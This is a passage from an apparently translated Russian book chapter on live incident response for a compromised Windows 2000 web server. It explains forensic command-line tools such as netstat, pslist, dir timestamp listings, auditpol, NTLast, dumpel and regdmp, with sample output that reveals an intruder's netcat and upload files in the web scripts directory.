TCP	192.168.1.103:139	0.0.0.0:0	LISTENING
TCP	192.168.1.103:1041	0.0.0.0:0	LISTENING
TCP	192.168.1.103:1041	192.168.1.1:139	ESTABLISHED
TCP	192.168.1.103:62875	0.0.0.0:0	LISTENING
TCP	192.168.1.103:62875	192.168.1.1:2953	ESTABLISHED
UDP	0.0.0.0:7	.*	.
UDP	0.0.0.0:9	.*	.
UDP	0.0.0.0:13	.*	.
UDP	0.0.0.0:17	.*	.
UDP	0.0.0.0:19	.*	.
UDP	0.0.0.0:42	.*	.
UDP	0.0.0.0:68	.*	.
UDP	0.0.0.0:135	.*	.
UDP	0.0.0.0:161	.*	.
UDP	0.0.0.0:445	.*	.
UDP	0.0.0.0:1033	.*	.
UDP	0.0.0.0:1035	.*	.
UDP	0.0.0.0:1037	.*	.
UDP	0.0.0.0:1039	.*	.
UDP	0.0.0.0:1645	.*	.
UDP	0.0.0.0:1646	.*	.
UDP	0.0.0.0:1812	.*	.
UDP	0.0.0.0:1813	.*	.
UDP	0.0.0.0:3456	.*	.
UDP	127.0.0.1:53	.*	.
UDP	127.0.0.1:1030	.*	.
UDP	127.0.0.1:1031	.*	.
UDP	127.0.0.1:1032	.*	.
UDP	192.168.1.103:53	.*	.
UDP	192.168.1.103:67	.*	.
UDP	192.168.1.103:68	.*	.
UDP	192.168.1.103:137	.*	.
UDP	192.168.1.103:138	.*	.
UDP	192.168.1.103:500	.*	.
UDP	192.168.1.103:2535	.*	.

Имея эту информацию, мы видим, что открыт порт TCP 62875, так же, как мы увидели это с помощью `fport`. Кроме того, мы видим, что IP-адрес 192.168.1.1 в настоящее время связан с этим портом. Это говорит о том, что кто-то все еще может находиться на нашей машине!

Можно заметить, что оба IP-адреса находятся в пределах одной и той же сети. На основе этой информации можно сделать два заключения: либо взломщик является «посвященным лицом», либо он взломал другую машину в пределах вашей сети и атакует с этой машины. В обоих случаях, этот сценарий – не из лучших!

Совет. Используйте с инструментом `netstat` ключ `-r`, позволяющий вывести текущую таблицу маршрутизации, которая определяет, как пакеты направляются через машину-жертву. Находчивый взломщик мог бы изменить поток трафика в пределах вашей сети после того, как была взломана одна из машин, и ключ `-r` засвидетельствовал бы вам этот факт.

Nbtstat

Nbtstat является инструментом NetBIOS, который также устанавливается с операционной системой Windows. Nbtstat.exe, подобно netstat, может располагаться в каталоге `C:\winnt\system32\nbtstat.exe`. Хотя nbtstat обеспечивает много функциональных возможностей, нас интересует его использование только для перечисления кэша имен NetBIOS в пределах компьютера-жертвы. Кэш имен NetBIOS дает список компьютеров, которые имели соединения по протоколу NetBIOS, то есть через Microsoft Windows File and Print Sharing (Служба совместного использования файлов и печати) в пределах короткого времени, обычно, менее 10 минут. Если в этом списке вы видите машины, которые не ожидали увидеть, вы, возможно, захотите провести дальнейшее расследование, в зависимости от того, расположены ли машины внутри или вне вашей сети.

Реализация

Для нашего живого ответа утилита nbtstat выполняется со следующими опциями:

```
D:\> nbtstat -c
```

Ключ `-c` перечисляет все имена NetBIOS, имеющиеся в настоящее время в кэше машины-жертвы. Поэтому, если какие-либо NetBIOS-подключения были сделаны между какой-либо машиной и машиной-жертвой во время деятельности хакера, они могут быть замечены в выводе утилиты nbtstat, если они произошли недавно.

Следующий вывод демонстрирует результаты действия этой команды на машине-жертве.

```
Local Area Connection:  
Node IpAddress: [192.168.1.103] Scope Id: []  
NetBIOS Remote Cache Name Table
```

Name	Type	Host Address	Life [sec]
FREEBSD	20 UNIQUE	192.168.1.1	190

Мы не можем идентифицировать здесь никакой подозрительной деятельности, поскольку IP-адрес 192.168.1.1 является другой надежной системой в пределах той же сети. Однако если этот сервер был действительно взломан, то это может расширить рамки расследования, если между дисками компьютеров, перечисленных в выводе, был разрешен общий доступ.

ARP

Таблица протокола ARP (Address Resolution Protocol) показывает взаимное соответствие между физическими MAC-адресами машин (Media Access Control), то есть адресом Ethernet-карты и IP-адресами в подсети. Поскольку большинство сетей не защищают местную подсеть путем связывания определенного MAC-адреса с IP-адресом с помощью коммутатора, то любой может изменить ARP-таблицу или IP-адрес и вызвать разрушение. Это происходит, например, когда один служащий выдает себя за другого во внутренней сети. Используя команду `arp`, вы увидите, каким IP-адресам соответствовали определенные MAC-адреса, и это может помочь вам выследить пользователя-жулика.

Инструмент ARP устанавливается с операционными системами Windows NT и 2000 и расположен в каталоге `C:\winnt\system32\arp.exe`.

Реализация

Инструмент ARP выведет содержание ARP-таблицы, если выполнить следующую команду:

```
D:\> arp -a
```

Следующий вывод показывает результаты действий этой команды на машине-жертве:

```
Interface: 192.168.1.103 on Interface 2
Internet Address   Physical Address   Type
192.168.1.1        00-bd-e1-f1-01-03  dynamic
```

Обнаружено, что для IP-адреса 192.168.1.1 физический адрес должен быть 00-bd-e1-f1-01-03. Мы можем использовать эти дополнительные факты для нашего расследования. Если бы мы хотели разыскать IP-адрес 192.168.1.1 в нашей сети, мы бы искали машину с MAC-адресом 00-bd-e1-f1-01-03.

Внимание. Пользователь с достаточными привилегиями может изменять свой собственный MAC- и IP-адрес во многих операционных системах. Это возможно сделать на машинах с любыми системами Windows или Unix.

Pslist

Распечатка таблицы процессов – это еще одна часть временно хранящейся информации, которую мы хотим зафиксировать. Мы можем сделать это с помощью инструмента Pslist. Распечатка таблицы процессов покажет нам любую деятельность мошенника, например, программы-лазейки (backdoor), анализаторы сетевых потоков (sniffer) и взломщики паролей (password cracker), которые атакующий, возможно, запустил после взлома.

Утилита Pslist обладает многочисленными функциями, которые полезны для системного администратора или разработчика программ, но нужные нам функциональные возможности этого инструмента ограничены простой распечаткой процессов, выполняющихся в системе. Поэтому здесь мы обсуждаем только этот аспект. Утилиту Pslist можно найти на сайте www.sysinternals.com, где она бесплатно доступна для загрузки. Пожалуйста, посмотрите в гл. 7 более детальное обсуждение комплекта PsTools, который содержит Pslist.

Реализация

Утилита Pslist проста в использовании, и вызывается следующей командой:

```
D:\> pslist
```

Следующий вывод получен в результате выполнения этой команды на машине-жертве.

```
PsList v1.12 - Process Information Lister
Copyright (C) 1999-2000 Mark Russinovich
Systems Internals - http://www.sysinternals.com
Process information for VICTIM2K:
```

Name	Pid	Pri	Thd	Hnd	Mem	User Time	Kernel Time	Elapsed Time
Idle	0	0	1	0	16	0:00:00.000	1:51:37.250	1:58:26.698
System	8	8	41	162	136	0:00:00.000	0:00:38.795	1:58:26.698
smss	156	11	6	36	144	0:00:00.050	0:00:01.361	1:58:26.698
csrss	184	13	12	453	1352	0:00:05.818	0:00:39.516	1:58:15.633
winlogon	20	13	15	365	2056	0:00:00.831	0:00:05.898	1:58:13.870
services	236	9	32	555	3420	0:00:01.371	0:00:10.004	1:58:10.956
lsass	248	13	19	304	2252	0:00:00.650	0:00:03.755	1:58:10.816
svchost	440	8	6	230	1328	0:00:00.410	0:00:01.151	1:58:04.156
SPOOLSV	464	8	13	120	1348	0:00:00.330	0:00:01.291	1:58:02.574
msdtc	492	8	20	152	636	0:00:00.130	0:00:01.351	1:58:01.933
tcpsvcs	600	8	18	276	1144	0:00:00.370	0:00:02.423	1:57:59.039
svchost	616	8	20	427	1236	0:00:01.301	0:00:03.695	1:57:58.838
llssrv	640	9	9	97	720	0:00:00.090	0:00:00.510	1:57:58.308
sfpmpint	668	8	2	46	600	0:00:00.080	0:00:00.350	1:57:55.554

regsvc	776	8	2	30	456	0:00:00.010	0:00:00.210	1:57:50.526
mstask	808	8	6	89	700	0:00:00.070	0:00:00.410	1:57:48.053
snmp	868	8	6	247	704	0:00:00.260	0:00:01.832	1:57:46.120
termsrv	924	10	12	118	504	0:00:00.080	0:00:00.560	1:57:43.947
wins	972	8	18	260	1096	0:00:00.170	0:00:01.141	1:57:40.502
dfssvc	996	8	2	36	252	0:00:00.050	0:00:00.120	1:57:39.911
dns	1036	8	12	147	552	0:00:00.060	0:00:00.650	1:57:39.140
inetinfo	1076	8	34	697	7584	0:00:02.733	0:00:14.080	1:57:37.898
sfmsvc	1128	8	7	69	164	0:00:00.060	0:00:00.240	1:57:32.831\
explorer	1188	8	11	298	2372	0:00:04.296	0:00:33.968	1:56:15.169
VMTBox	1552	8	2	26	520	0:00:05.417	0:00:00.590	1:56:08.299
mdm	1560	8	3	75	1248	0:00:00.090	0:00:00.460	1:55:50.123
dllhost	948	8	25	307	5500	0:00:02.453	0:00:02.293	1:55:24.947
dllhost	1612	8	10	127	1440	0:00:00.791	0:00:02.082	1:55:23.876
cmd	1712	8	1	24	1132	0:00:04.246	0:01:17.892	1:35:34.786
NC	1464	8	3	158	1364	0:00:00.030	0:00:00.300	0:13:14.352
cmd	352	8	1	136	940	0:00:00.020	0:00:00.110	0:07:01.235
PSLIST	1788	8	2	98	1264	0:00:00.020	0:00:00.210	0:00:00.330

Из этой распечатки мы видим, что NC выполнялся как процесс с номером 1464. Поскольку ранее в выводе утилиты `fport` мы видели путь, то этот процесс вызывает подозрение. Системный администратор, обычно, не размещает `Netcat` в каталоге, который доступен с Web-сервера (`C:\inetpub\scripts`). Поэтому такой процесс служит основанием для проведения дальнейшего расследования. Возможно также, что мы захотим уничтожить все подозрительные процессы за один раз. В данном случае, процесс NC оказался единственным подозрительным в выводе утилиты `Pslst`.

KILL

Если мы хотим уничтожить процесс с номером 1464, потому что обнаружили взломщика, связанного с этим процессом (из вывода `netstat`), то это легко сделать с помощью команды `kill`. Команда `kill` поставляется в пакете с комплектом ресурсов (`Resource Kit`) операционных систем Windows NT или 2000, распространяемых компанией Microsoft.

Реализация

Команда `kill` выполняется следующим образом:

```
D:\> kill <pid>
```

Мы не рекомендуем уничтожать подозрительный процесс на этой стадии, поскольку вы, возможно, захотите выполнить сетевую слежку с помощью инструментальных средств типа `tcpdump`, `WinDump` или `Ethereal`. (Подробное обсуждение этих сетевых средств мониторинга см.

в гл. 14.) Однако иногда обстоятельства требуют, чтобы система была «починена» немедленно. Поэтому вам выбирать, надо ли выполнять эту команду и уничтожать подозрительный процесс.

DIR

Команда каталогов (`dir`) не является настоящей программой, которую вы можете скопировать на свой компакт диск, содержащий инструменты для «живого ответа». Это команда интерпретируется в программе командной оболочки (`cmd.exe`). В этом разделе приведены опции командной строки, которые вам потребуются для сбора информации, касающейся последних обращений к системе, последних изменений и времени создания или модификации файлов на машине-жертве.

Поскольку вы захотите фиксировать информацию о машине-жертве в таком порядке, когда в первую очередь собираются наиболее «коротко живущие» данные, то сначала вы получите сведения о самом последнем обращении к системе. Затем вы зафиксируете временные метки последних модифицированных файлов, а затем метки последних созданных файлов. Мы рекомендуем выполнить эту команду где-то в начале вашего расследования так, чтобы вы имели хороший набор временных меток в случае, если они будут изменены в процессе вашего ответа на атаку взломщика.

Совет. Необходимо фиксировать временные метки как можно раньше, потому что это может оказаться единственной хорошей копией, которую вы сможете получить. Например, если в процессе расследования происходит непреднамеренное обращение к файлу, вы можете всегда вернуться к данным с временными метками, которые вы зафиксировали в начале.

Реализация

Последние метки даты и времени, связанные с обращениями к файлам, могут быть найдены с помощью следующей команды, которая сортирует метки даты и времени, а также выполняет рекурсивную распечатку каталога, обращаясь ко всем файлам в системе. Разумно выполнять эту распечатку с правами администратора так, чтобы вы были уверены, что имеете доступ ко всем файлам жесткого диска.

```
D:\> dir /a /t:a /o:d /s c:\
```

С ключом `/a` будут перечислены все файлы, даже скрытые. Ключ `/t` указывает команде `dir`, какие временные метки вы хотите видеть. В этом случае параметр `a` обозначает время последнего обращения. Ключ `/o:d` сообщает команде, что вы хотите, чтобы вывод сортировался по време-

ни. По ключу /s выполняется рекурсивная распечатка списка файлов, включая подкаталоги (то есть «прочесывается» файловая система). Команда, показанная выше, фиксирует только временные метки с диска С:. Если на вашей машине имеется несколько дисков, вы захотите выполнить несколько таких команд, соответственно изменяя имя диска.

Ниже приведен фрагмент таких временных меток машины-жертвы, соответствующих последним обращениям к файлам:

Directory of c:\inetpub\scripts

03/21/2002	01:20p	471	upload.asp
03/21/2002	01:20p	5,683	upload.inc
03/21/2002	01:21p	35,600	KILL.EXE
03/21/2002	01:22p	61,440	1.exe
03/21/2002	01:23p	DIR	..
03/21/2002	01:23p	DIR	.
03/21/2002	01:24p	120,320	NC.EXE
	5 File(s)	223,514	bytes

Точно так же метки даты и времени, соответствующие последним изменениям файлов, могут быть найдены с помощью следующей команды:

D:\> dir /a /t:w /o:d /s c:\

Ниже приведен еще один фрагмент временных меток машины-жертвы, соответствующих последним измененным файлам:

Directory of c:\inetpub\scripts

03/21/2002	01:20p	471	upload.asp
03/21/2002	01:20p	5,683	upload.inc
03/21/2002	01:21p	120,320	NC.EXE
03/21/2002	01:21p	35,600	KILL.EXE
03/21/2002	01:22p	DIR	..
03/21/2002	01:22p	DIR	.
03/21/2002	01:22p	61,440	1.exe
	5 File(s)	223,514	bytes

И, наконец, метки даты и времени, соответствующие созданию файлов, могут быть получены с помощью следующей команды:

D:\> dir /a /t:c/o:d /s c:\

Ниже приведен фрагмент временных меток машины-жертвы, соответствующих созданию файлов:

Directory of c:\inetpub\scripts

03/21/2002	10:19a	DIR	..	
03/21/2002	10:19a	DIR	.	
03/21/2002	01:20p		471	upload.asp
03/21/2002	01:20p		5,683	upload.inc
03/21/2002	01:21p		120,320	NC.EXE
03/21/2002	01:21p		35,600	KILL.EXE
03/21/2002	01:22p		61,440	1.exe
	5 File(s)		223,514	bytes

Обратите внимание на новые программы из каталога C:\inetpub\scripts\, которые, по-видимому, ранее там отсутствовали. Эти файлы могут быть переданы на компьютер, использующийся для судебного расследования, а затем их можно анализировать с помощью специальных инструментов, чтобы определить их функциональные возможности.

Auditpol

Команда Auditpol является одной из тех команд, которые могут определять последующие команды, выполняющиеся в системе. Auditpol перечисляет политику аудита локальной системы, если ее выполняют без каких-либо параметров. Если политика аудита не включена или установлена неправильно, то следующие команды не дадут ничего полезного для расследования. Утилиту auditpol можно найти в комплекте ресурсов (Resource Kits) систем Windows NT и 2000, распространяемых компанией Microsoft.

У auditpol много функций, таких как изменение политики, которые не обсуждаются в этом разделе, но они могут быть полезны для системного администратора. Здесь мы покажем способность этой команды просматривать политику аудита.

Совет. Убедитесь, что у вас правильная версия утилиты auditpol, предназначенная для операционной системы машины-жертвы. Утилита auditpol системы Windows NT не подходит в точности для машины с системой Windows 2000, потому что различные операционные системы имеют различные характеристики аудита.

Реализация

Чтобы запустить auditpol, напечатайте следующую команду:

D:\> auditpol

Следующий вывод показывает результаты выполнения команды `auditpol` на машине-жертве:

Running ...

(X) Audit Enabled

System	= No
Logon	= Success and Failure
Object Access	= No
Privilege Use	= Success and Failure
Process Tracking	= No
Policy Change	= Success and Failure
Account Management	= Success and Failure
Directory Service Access	= No
Account Logon	= Success and Failure

Обратите внимание, что аудит был включен. Кроме того, машина-жертва отслеживает отдельные элементы. Так как регистрация входов/выходов в систему работала, то мы сможем выполнить несколько следующих команд (`loggedon` и `ntlast`), чтобы определить, не вернется ли какая-либо интересная информация. Если бы мы обнаружили, что аудит заблокирован, то было бы бесполезно выполнять команду `dumpel` для просмотра файла журнала безопасности (`security log`).

Loggedon

Всегда полезно знать, кто в настоящее время вошел в систему машины-жертвы. Возможно, вход был сделан не через Web-сервер, а, скорее всего, по NetBIOS. Инструмент `Loggedon` обеспечит эту информацию. Утилите `Loggedon` можно получить на сайте www.sysinternals.com.

Реализация

Утилита `Loggedon` проста в использовании. Чтобы применить ее в сценарии живого ответа, наберите следующую команду:

```
D:\> loggedon
```

Следующий скрипт выдает информацию, полученную в инциденте, описанном в разделе «Пример из жизни». Заметьте, что единственный человек, вошедший в систему локально или удаленно – это администратор. В нашем примере, `VICTIM2K` – это имя NetBIOS нашей системы.

LoggedOn v1.1 - Logon Session Displayer
Copyright (C) 1999-2000 Mark Russinovich
SysInternals - www.sysinternals.com

Users logged on locally:
VICTIM2K\Administrator

No one is logged on via resource shares.

Примечание. Хотя при помощи этого инструмента вы не видите других пользователей, вошедших в систему, это не означает, что никто другой не обращается в этот момент к вашей системе. Loggedon указывает только на те входы в систему, которые сделаны в надлежащей последовательности. Если кто-то пробрался в систему через «черный ход» (backdoor), этот инструмент об этом не сообщит.

NTLast

Конечно, хорошо бы знать, кто в настоящее время имеет доступ к системе, но если преступник в данный момент не активен, а вошел в систему ранее, эту информацию нельзя получить, используя только Loggedon. Чтобы получить такую информацию, мы можем использовать инструмент с NTLast, написанный Дж. Д. Глазером (J.D. Glaser) из компании Foundstone, Inc. Утилиту NTLast можно свободно загрузить с сайта www.foundstone.com.

Примечание. Этот инструмент контролирует события входа в систему и выхода из нее, и сообщает, когда они выполняются. Следовательно, эти события должны регистрироваться в журнале событий, и именно поэтому мы проверяли их в начале с помощью инструмента auditpol.

Реализация

Чтобы посмотреть наличие успешных входов в систему, инструмент NTLast выполняется с ключом -s, как показано ниже:

```
D:\> ntlast -s
```

Чтобы посмотреть наличие неудавшихся входов в систему, используйте ключ -f.

```
D:\> ntlast -f
```

Инструмент сообщает время, дату, название учетной записи и начальное имя NetBIOS для успешных или неудавшихся входов в систему, в зависимости от ключа, который вы используете.

В разделе «Пример из жизни» мы выполняли эту команду и получили следующую информацию об успешных входах в систему.

Administrator	VICTIM2K	VICTIM2K	Thu Mar 21 08:20:33pm 2002
Administrator	VICTIM2K	VICTIM2K	Thu Mar 21 12:03:46pm 2002
Administrator	VICTIM2K	VICTIM2K	Thu Mar 21 11:03:12am 2002
Administrator	VICTIM2K	VICTIM2K	Thu Mar 21 10:12:55am 2002

Здесь нет никакой информации, имеющей отношение к случаю, рассмотренному в разделе «Пример из жизни» в конце этой главы.

Dump Event Log (dumpel)

Инструмент Event Viewer является единственным инструментом, устанавливающимся вместе с основной частью систем Windows NT или 2000, и предназначен для просмотра журнала системных событий. Он имеет графический пользовательский интерфейс (GUI), а инструмент GUI не должен выполняться во время расследования, потому что инструментальные средства GUI затрагивают многочисленные системные файлы жесткого диска машины-жертвы, изменяя метки даты и времени.

Возможно, наилучший метод поиска регистрации системных событий состоит в использовании инструмента Dump Event Log, выполняющегося из командной строки. Этот инструмент делает дамп зарегистрированных событий в удобочитаемом формате для автономного анализа. Этот формат может быть далее импортирован в электронную таблицу и рассортирован по определенным событиям. Инструмент Dumpel поставляется с комплектом ресурсов систем Windows NT и 2000, или его можно загрузить отдельно с сайта <http://www.microsoft.com/windows2000/techinfo/reskit/tools/existing/dumpel-o.asp>.

Реализация

В операционных системах Windows 2000 и NT поддерживаются три файла регистрации системных событий.

- Файл регистрации системных событий (System Event Log).
- Файл регистрации событий приложений (Application Event Log).
- Файл регистрации событий, связанных с безопасностью (Security Event Log).

Эти файлы регистрации системных событий сохраняются в закрытом формате и поэтому не могут легко читаться (если вообще могут), когда машина-жертва автономна. Однако вы можете использовать инструмент dumpel, чтобы отыскать все три файла регистрации на живой системе. Следующая команда найдет системный файл регистрации:

```
D:\> dumpel -l system
```

Следующая команда сделает дамп файла регистрации событий приложений:

D:\> dumpel -l application

Следующая команда сделает дамп файла регистрации событий, связанных с безопасностью:

D:\> dumpel -l security

В нашем примере из жизни файлы регистрации, показанные на рисунках с 18-1 по 18-3, были получены с помощью утилиты dumpel. После рассмотрения трех файлов регистрации, мы решили, что никакая информация, имеющая отношение к примеру нашего инцидента, не появилась.

Date	Time	Source	Category	Event ID	Source	Category	Description
3/21/2002	10:49:52 AM	4	0	6009	EventLog	N/A	VICTIM2K 5.0 2195 Uniprocessor Free
3/21/2002	10:49:52 AM	4	0	6005	EventLog	N/A	VICTIM2K
3/21/2002	10:50:03 AM	4	0	4000	LPD SVC	N/A	VICTIM2K
3/21/2002	10:50:08 AM	4	0	5	Appletalk	N/A	VICTIM2K
3/21/2002	10:50:11 AM	4	0	10035	RSVP	N/A	VICTIM2K
3/21/2002	10:51:00 AM	1	0	7009	Service Control Manager	N/A	VICTIM2K 30000 IIS Admin Service
3/21/2002	10:51:01 AM	1	0	7000	Service Control Manager	N/A	VICTIM2K IIS Admin Service X02053
3/21/2002	10:51:02 AM	1	0	7001	Service Control Manager	N/A	VICTIM2K FTP Publishing Service IIS
3/21/2002	10:51:02 AM	1	0	7001	Service Control Manager	N/A	VICTIM2K Simple Mail Transport Protoc
3/21/2002	10:51:02 AM	1	0	7001	Service Control Manager	N/A	VICTIM2K World Wide Web Publishing S
3/21/2002	10:51:12 AM	4	0	1001	SNMP	N/A	VICTIM2K
3/21/2002	10:51:22 AM	4	0	26	Application Popup	N/A	VICTIM2K Service Control Manager AT
3/21/2002	10:51:32 AM	2	0	10047	RSVP	N/A	VICTIM2K
3/21/2002	10:51:36 AM	4	0	1004	DhcpServer	N/A	VICTIM2K WORKGROUP 0
3/21/2002	11:14:04 AM	1	0	6008	EventLog	N/A	VICTIM2K 11:09:53 AM 3/21/2002
3/21/2002	11:14:04 AM	4	0	6009	EventLog	N/A	VICTIM2K 5.0 2195 Uniprocessor Free
3/21/2002	11:14:04 AM	4	0	6005	EventLog	N/A	VICTIM2K
3/21/2002	11:14:20 AM	4	0	5	Appletalk	N/A	VICTIM2K
3/21/2002	11:14:26 AM	4	0	4000	LPD SVC	N/A	VICTIM2K
3/21/2002	11:14:31 AM	4	0	10035	RSVP	N/A	VICTIM2K
3/21/2002	11:14:56 AM	4	0	1001	SNMP	N/A	VICTIM2K
3/21/2002	11:15:02 AM	4	0	4097	WINS	N/A	VICTIM2K
3/21/2002	11:15:11 AM	4	0	1044	DhcpServer	N/A	VICTIM2K WORKGROUP 0
3/21/2002	11:15:54 AM	2	0	10047	RSVP	N/A	VICTIM2K
3/21/2002	11:20:14 AM	4	0	26	Application Popup	N/A	VICTIM2K VMTBox.exe - DLL Initializa
3/21/2002	11:20:39 AM	4	0	6006	EventLog	N/A	VICTIM2K
3/21/2002	11:22:14 AM	4	0	6009	EventLog	N/A	VICTIM2K 5.0 2195 Uniprocessor Free
3/21/2002	11:22:14 AM	4	0	6005	EventLog	N/A	VICTIM2K
3/21/2002	11:22:17 AM	4	0	4000	LPD SVC	N/A	VICTIM2K
3/21/2002	11:22:30 AM	4	0	5	Appletalk	N/A	VICTIM2K
3/21/2002	11:22:34 AM	2	0	10035	RSVP	N/A	VICTIM2K
3/21/2002	11:22:41 AM	4	0	4097	WINS	N/A	VICTIM2K
3/21/2002	11:22:45 AM	4	0	1001	SNMP	N/A	VICTIM2K
3/21/2002	11:23:07 AM	4	0	1044	DhcpServer	N/A	VICTIM2K WORKGROUP 0
3/21/2002	11:23:27 AM	2	0	10047	RSVP	N/A	VICTIM2K
3/21/2002	11:28:11 AM	4	0	6006	EventLog	N/A	VICTIM2K
3/21/2002	11:28:46 AM	4	0	6009	EventLog	N/A	VICTIM2K 5.0 2195 Uniprocessor Free
3/21/2002	11:28:46 AM	4	0	6005	EventLog	N/A	VICTIM2K
3/21/2002	11:29:02 AM	4	0	5	Appletalk	N/A	VICTIM2K
3/21/2002	11:29:03 AM	4	0	4000	LPD SVC	N/A	VICTIM2K
3/21/2002	11:29:11 AM	2	0	10035	RSVP	N/A	VICTIM2K
3/21/2002	11:29:41 AM	4	0	4097	WINS	N/A	VICTIM2K
3/21/2002	11:29:55 AM	4	0	1001	SNMP	N/A	VICTIM2K
3/21/2002	11:30:11 AM	4	0	1044	DhcpServer	N/A	VICTIM2K WORKGROUP 0

Рис. 18-1. Файл регистрации системных событий (System Event Log), полученный инструментом dumpel

Regdmp

Вы можете рассматривать системный реестр как большое единое средство регистрации, потому что он содержит всю информацию о конкретной установке Windows и других установленных программах. Эта информация может быть полезна для расследования, и дать дополнительные намеки:

- несколько последних адресов, по которым машина связывалась с клиентом telnet;
- несколько последних использовавшихся документов каждой программы;
- исполняемые файлы, запускающиеся в момент загрузки машины (обычно программы типа «троянских коней» изменяют системный реестр).




Рис. 18-2. Файл регистрации событий приложений (Application Event Log), полученный инструментом dumpel




Рис. 18-3. Файл регистрации событий, связанных с безопасностью (System Event Log), полученный инструментом dumpel

Системный реестр хранится в закрытом (являющемся предметом собственности) формате на жестком диске, и его трудно отыскать, когда система не выполняется, или пока не будут применены коммерческие инструментальные средства, предназначенные для судебного расследования. Однако вы можете использовать инструмент Regdmp, чтобы сделать дамп содержимого системного реестра в удобочитаемой форме. Инструмент Regdmp поставляется с комплектом ресурсов Windows NT и 2000.

Реализация

Следующая команда выполнит дамп полного содержимого реестра локальной системы:

```
D:\> regdmp
```

В нашем примере, рассмотренном в разделе «Пример из жизни», с помощью Regdmp был сделан дамп системного реестра, который затем

был передан на компьютер, выполняющий судебное расследование. Следующий вывод показывает фрагмент системного реестра, извлеченный инструментом Regdmp.

```
\Registry
  Machine [17 1 8]
    HARDWARE [17 1 8]
      DESCRIPTION [17 1 8]
        System [17 1 8]
          Component Information = REG_BINARY 0x00000010 0x00000000
          0x00000000 0x00000000 0x00000000
          Identifier = AT/AT COMPATIBLE
          Configuration Data = REG_FULL_RESOURCE_DESCRIPTOR
          0x00000054 0xffffffff 0xffffffff 0x00000000
          0x00000002 0x00000005 0x0000000c 0x00000000
          0x00000000 0x03f50080 0x003f0000 0x0002001f
          0x00000005 0x00000018 0x00000000 \
            0x00000000 0x000c0000 0x00008000 0x000e0000
            0x00010000 0x000f0000 0x00010000
;
;      Partial List number 0
;      INTERFACE_TYPE Undefined
;      BUS_NUMBER -1
;      Descriptor number 0
;      Share Disposition CmResourceShareUndetermined
;      TYPE DEVICE SPECIFIC
;
```

Как видно, содержание представлено в открытом (plain) тексте, так что информацию в нем можно искать с помощью любого инструмента подходящего типа.

Совет. Для поиска в системном реестре удобно использовать WordPad. Нужно удостовериться, что поиск всех ключевых слов делается в режиме, нечувствительном к регистру.

SFind

Взломщики могут скрывать свои инструментальные средства на NTFS через механизм, известный как потоковая передача файлов (file streaming). Когда инструментальные средства скрыты таким способом, то файлы, в которых они спрятаны, не изменяются в размерах. Поэтому, если судебное дублирование данных машины-жертвы не выполнено, то инструмент SFind нужно выполнять на этой машине после того, как будут выполнены команды каталога, которые выдают информацию о файлах с тремя типами временных меток. SFind находит все «потоковые»

файлы и сообщает о них на пульт. Инструмент SFind бесплатно распространяется компанией Foundstone, и может быть загружен с сайта www.foundstone.com.

Внимание. Инструмент SFind может приводить к непредсказуемым результатам при работе в системе Windows 2000. Исполняемый файл может не прекращать работу и не обнаруживать «потокосые» файлы.

Реализация

В результате следующей команды будут найдены «потокосые» файлы на диске C::

```
D:\> sfind c:\
```

Если какой-либо «потокосый» файл обнаружится, то будут выведены сообщения. Как правило, мы не посылаем эти сообщения на компьютер, ведущий судебное расследование. Однако если потокосые файлы найдены, то на компьютер, ведущий расследование, мы передаем сами файлы для их дальнейшего анализа.

Md5sum

После того как информация была передана на компьютер, ведущий судебное расследование, неплохо получить контрольные суммы MD5-результатов. Утилита Md5sum поставляется вместе с пакетом Cygwin, и может быть загружена с сайта www.cygwin.com. Детальное обсуждение пакета Cygwin см. в гл. 5.

Реализация

Следующая команда вычислит контрольную сумму MD5-файлов вывода и сохранит их в файле с именем md5sums.txt на компьютере адресата (компьютер, ведущий расследование):

```
C:\incident1\> md5sum -b * > md5sums.txt
```

Примечание. Файл md5sums.txt не будет иметь правильную контрольную сумму MD5, которую он объявляет внутри себя, и никогда не будет совпадать с ней. Это происходит потому, что файл записывается в тот момент, когда md5sum вычисляет контрольную сумму.

Пример из жизни. Сценарий взлома системы Windows

Давайте рассмотрим пример Web-сервера Windows 2000, который был оставлен незащищенным в интернете. Это типичный Web-сервер с некоторым статическим содержанием, оставленный системным администратором без должного обслуживания до тех пор, пока сообщение, содержащее шантаж, не обнаружилось в электронной почте web-мастера. И, как в большинстве случаев всех сегодняшних атак, было сделано предположение, что данная атака произошла через TCP-порт 80 (HTTP), потому что порт 80 был единственным входящим портом, не заблокированным брандмауэром.

